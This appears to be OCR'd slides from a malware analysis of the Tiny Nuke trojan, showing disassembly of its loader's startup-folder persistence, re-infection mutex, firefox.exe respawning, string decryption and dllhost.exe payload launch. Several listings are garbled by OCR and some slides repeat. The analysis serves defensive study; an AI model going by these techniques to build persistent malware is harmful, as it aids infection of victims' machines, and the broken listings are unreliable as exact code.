api-ms-win-crt-heap-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-locale-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-math-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-multibyte-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-private-l1-1-0.dll	05/10/2017 07:44	Extensi
api-ms-win-crt-process-l1-1-0.dll	05/10/2017 07:44	Exte


- To survive reboot, malware often deploy persistence

- Tiny nuke does basic persistence:
  - Creation of a folder
  - Dropping again its files
    (old vulnerable firefox.exe included)

PERSISTENCE { THE LOADER }



```
000D05B60 lea     eax, [ebp+var_103]
0000D05B66 push    eax
00000D05B67 call    LoopAlaCon
000000D05B6C add     esp, 0Ch
0000000D05B6F lea     eax, [ebp+var_104]
0000000D05B75 push    eax
0000000D05B76 push    0
0000000D05B78 push    0
0000000D05B7A push    7
0000000D05B7C push    0
0000000D05B7E call    GetFolderPath
0000000D05B84 push    dword_D1757C
0000000D05B8A lea     eax, [ebp+var_104]
0000000D05B90 push    eax
0000000D05B91 call    lstrCat
0000000D05B97 push    offset aF255073ea43008eb ; "F255073EA43008EE
0000000D05B9C lea     eax, [ebp+var_104]
0000000D05BA2 push    eax
0000000D05BA3 call    lstrCat
0000000D05BA9 push    offset a_lnk    ; ".lnk"
0000000D05BAE lea     eax, [ebp+var_104]
0000000D05BB4 push    eax
0000000D05BB5 call    lstrCat
0000000D05BBB mov     [ebp+var_208], 0
0000000D05BC2 push    103h
0000000D05BC7 push    0
0000000D05BC9 lea     eax, [ebp+var_207]
000000D05BCF push    eax
00000D05BD0 call    LoopAlaCon
```




ppData ▾ Roaming ▾ Microsoft ▾ Windows ▾ Menu Démarrer ▾ Programmes ▾ Démarrage
e ▾ Partager avec ▾ Nouveau dossier


Nom	Modifié le	Type
desktop.ini	01/04/2016 22:22	Paramètres de conf
F255073EA43008EB	08/10/2018 00:02	Raccourci

- To survive reboot, malware often deploy persistence
- Tiny nuke does basic persistence:
  - Creation of a folder
  - Dropping again its files (old vulnerable firefox.exe included)
- Creation of **a .lnk** file for firefox.exe in the startup folder

CREATING MUTEX { THE LOADER }



```
debug044:00D05D3F add     esp, 0Ch
debug044:00D05D42 push    104h
debug044:00D05D47 lea     eax, [ebp-20Ch]
debug044:00D05D4D push    eax
debug044:00D05D4E push    0
debug044:00D05D50 call    GetModuleFileName
debug044:00D05D56 push    offset aF255073ea43008eb
debug044:00D05D5B push    1
debug044:00D05D5D push    0
debug044:00D05D5F call    CreateMutex
debug044:00D05D65 mov     dword D17FD4, eax
debug044:00D05D6A call    GetLastErr
debug044:00D05D70 cmp     eax, 0B7h
debug044:00D05D75 jnz     short loc_D05D84
debug044:00D05D77 call    GetPID
debug044:00D05D7D push    eax
debug044:00D05D7E call    WrapperExit
debug044:00D05D83 pop     ecx
debug044:00D05D84
debug044:00D05D84 loc_D05D84:
debug044:00D05D84 mov     byte ptr [ebp-108h], 0
debug044:00D05D8B push    103h
debug044:00D05D90 push    0
debug044:00D05D92 lea     eax, [ebp-107h]
```



› Error Handling Functions
› Error Handling Macros
› Error Handling Structures
⌄ System Error Codes
System Error Codes (0-499)
System Error Codes (500-999)
System Error Codes (1000-1299)

ERROR_INVALID_ORDINAL

182 (0xB6)

The operating system cannot run %1.


ERROR_ALREADY_EXISTS

183 (0xB7)

Cannot create a file when that file already exists.

- **Mutex:** avoid a machine to get re-infected
- If the mutex has already been created, exit


SPAWNING FIREFOX.EXE AGAIN ! { THE INSTALLER }



```
000000000D0619D stosd
000000000D0619E mov     [ebp+var_5C], 44h
000000000D061A5 push    dword_D17FD4
000000000D061AB call    ReleaeMutex
000000000D061B1 push    dword_D17FD4
000000000D061B7 call    CloseHandle
000000000D061BD lea     eax, [ebp+var_18]
000000000D061C0 push    eax
```

```
facture logistique.exe                2 4
  facture logistique.tmp             12 31
    firefox.exe                       2 54
      firefox.exe                       85
idaq64.exe                 0.09      44 2
```


```
000000000D061D3 lea     eax, [ebp+var_368]
000000000D061D9 push    eax
000000000D061DA call    CreateProcess
000000000D061E0 pop     edi
000000000D061E1 leave
000000000D061E2 retn
000000000D061E2 sub_D0605C endp
000000000D061E2
```



```
00 00 87 00 50 01 87 00   ..........ç.P.ç.
50 01 87 00 48 10 00 00   D$uw.4swP.ç.H...
03 02 00 00 04 FE EE FE   Ç.ç...ç......¦¯¦
90 6F 89 00 80 01 87 00   P.ç......oë.Ç.ç.
5C 37 55 70 5C 41 70 70   C:\Users\7Up\App
6D 69 6E 67 5C 46 32 35   Data\Roaming\F25
30 30 38 45 42 5C 66 69   5073EA43008EB\fi
65 00 00 00 00 00 00 00   refox.exe.......
00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   ................
```


- Rings a bell?
- And what process is going to spawn now?
- Firefox.exe! …what, again?!

FIREFOX.EXE AGAIN… AND THEN AGAIN { THE INSTALLER }




DATA.DLL

```
data.dll:100015EF
data.dll:100015EF loc_100015EF:
data.dll:100015EF push    edi
data.dll:100015F0 push    esi
data.dll:100015F1 push    ebx
data.dll:100015F2 call    func_CreateThread
data.dll:100015F7 mov     [ebp-1Ch], eax
data.dll:100015FA cmp     esi, 1
data.dll:100015FD jnz     short loc_10001623
data.dll:100015FF test    eax, eax
data.dll:10001601 jnz     short loc_10001623
data.dll:10001603 push    edi
    dll:  016    h    eax
 ata  ll:   1605  ush    bx
 ata  ll:  0 1606  all    nc_Crea eThr ad
 ata  ll    60B  ush    i
     dl :1000  0C push    0
data.dll:1000160E push    ebx
data.dll:1000160F call    sub_100013B2
data.dll:10001614 mov     eax, dword_100091B4
data.dll:10001619 test    eax, eax
data.dll:1000161B jz      short loc_10001623
data.dll:1000161D push    edi
data.dll:1000161E push    0
data.dll:10001620 push    ebx
data.dll:10001621 call    eax ; dword_100091B4
data.dll:10001623
data.dll:10001623 loc_10001623:
data.dll:10001623
data.dll:10001623 test    esi, esi
```



UNPACK


```
2CE push    6
2D0 push    offset aTnpd0r    ; "TNPD0R"
2D5 push    offset a9_1       ; "9/<(_1"
2DA call    DecipherStrings
2DF add     esp, 0Ch
2E2 mov     dword_D17D58, eax
2E7 push    4
2E9 push    offset a7jh8      ; "7JH8"
2EE push    offset aQ8        ; "Q8-]"
2F3 call    DecipherStrings
2F8 add     esp, 0Ch
2FB mov     dword_D17D5C, eax
300 pu       h
302 pu       fs   Esf  ns  aq  a ;   FEPNS  AQBS  "
307 pu       fs    k   D4
30C ca      ci  er    gs
311 ad      sp,   Ch
314 mov     dwor  D17D  ,  e
319 push    12h
31B push    offset aCq34b9eeig031cs7ct ; "CQ34B9EEIG031CS7CT"
320 push    offset unk_D0D4DC
325 call    DecipherStrings
32A add     esp, 0Ch
32D mov     dword_D17D64, eax
332 push    12h
334 push    offset aSgehi72rxhsunr4paj ; "SGEHI72RXHSUNR4PAJ"
339 push    offset unk_D0D504
33E call    DecipherStrings
343 add     esp, 0Ch
346 mov     dword_D17D68, eax
34B push    0Ch
34D push    offset aYdhi3aj8nvwq ; "YDHI3AJ8NVWQ"
```



PERSISTANCE

```
0000000000D05B60 lea     eax, [ebp+var_103]
0000000000D05B66 push    eax
0000000000D05B67 call    LoopAlaCon
0000000000D05B6C add     esp, 0Ch
0000000000D05B6F lea     eax, [ebp+var_104]
0000000000D05B75 push    eax
0000000000D05B76 push    0
0000000000D05B78 push    0
0000000000D05B7A push    7
0000000000D05B7C push    0
0000000000D05B7E call    GetFolderPath
0000000000D05B84 push    dword_D1757C
    000    D 5    le     ea  [    ar   04]
    0    000D0 B9  p  h    e
    0000   00D0   1 cal    lstr at
    0000     D  B9  p     o    t a 25  73e  43  08e   ;
0000000000D05B9C lea     eax, [ebp+var_104]
0000000000D05BA2 push    eax
0000000000D05BA3 call    lstrCat
0000000000D05BA9 push    offset a_lnk     ; ".lnk"
0000000000D05BAE lea     eax, [ebp+var_104]
0000000000D05BB4 push    eax
0000000000D05BB5 call    lstrCat
0000000000D05BBB mov     [ebp+var_208], 0
0000000000D05BC2 push    103h
0000000000D05BC7 push    0
0000000000D05BC9 lea     eax, [ebp+var_207]
0000000000D05BCF push    eax
0000000000D05BD0 call    LoopAlaCon
```

DLLHOST.EXE { THE PAYLOAD }



```
000000000061625 5 push    eax
0000000000616256 call    strcat
000000000061625C push    dllhost_exe
0000000000616262 lea     eax, [ebp+var_15C]
0000000000616268 push    eax
0000000000616269 call    strcat
000000000061626F and     [ebp+var_58], 0
0000000000616273 push    40h
0000000000616275 push    0
0000000000616277 lea     eax, [ebp+var_54]
000000000061627A push    eax
000000000061627B call    sub_615CD9
0000000000616280 add     esp, 0Ch
0000000000616283 and     [ebp+var_14], 0
0000000000616287 xor     eax, eax
0000000000616289 lea     edi, [ebp+var_10]
000000000061628C stosd
000000000061628D stosd
000000000061628E stosd
000000000061628F mov     [ebp+var_58], 44h
0000000000616296 push    dword_627FD4
000000000061629C call    ReleaseMutex
00000000006162A2 push    dword_627FD4
00000000006162A8 call    closeHandle
00000000006162AE lea     eax, [ebp+var_14]
00000000006162B1 push    eax
00000000006162B2 lea     eax, [ebp+var_58]
00000000006162B5 push    eax
00000000006162B6 push    0
00000000006162B8 push    0
00000000006162BA push    4
00000000006162BC push    0
00000000006162BE push    0
00000000006162C0 push    0
00000000006162C2 push    0
00000000006162C4 lea     eax, [ebp+var_15C]
00000000006162CA push    eax
00000000006162CB call    CreateProcess
00000000006162D1 push    0
00000000006162D3 push    [ebp+var_14]
```

WinINet API calls

- Finally, create Dllhost.exe


  Push the string

  Call **WinInet** APIs

  Create the process

WinInet? Maybe we can get the configuration file here!

CHECKING SYSTEM VERSION { THE LOADER }



```
0000000000614F88 lea     edi, [ebp+var_2F]
0000000000614F8B rep stosd
0000000000614F8D stosw
0000000000614F8F stosb
0000000000614F90 cmp     [ebp+arg_4], 0
0000000000614F94 jnz     short loc_614FA8
```

32 bits

```
0000000000614F9  push    bin_int32
0000000000614F9C lea     eax, [ebp+var_30]
0000000000614F9F push    eax
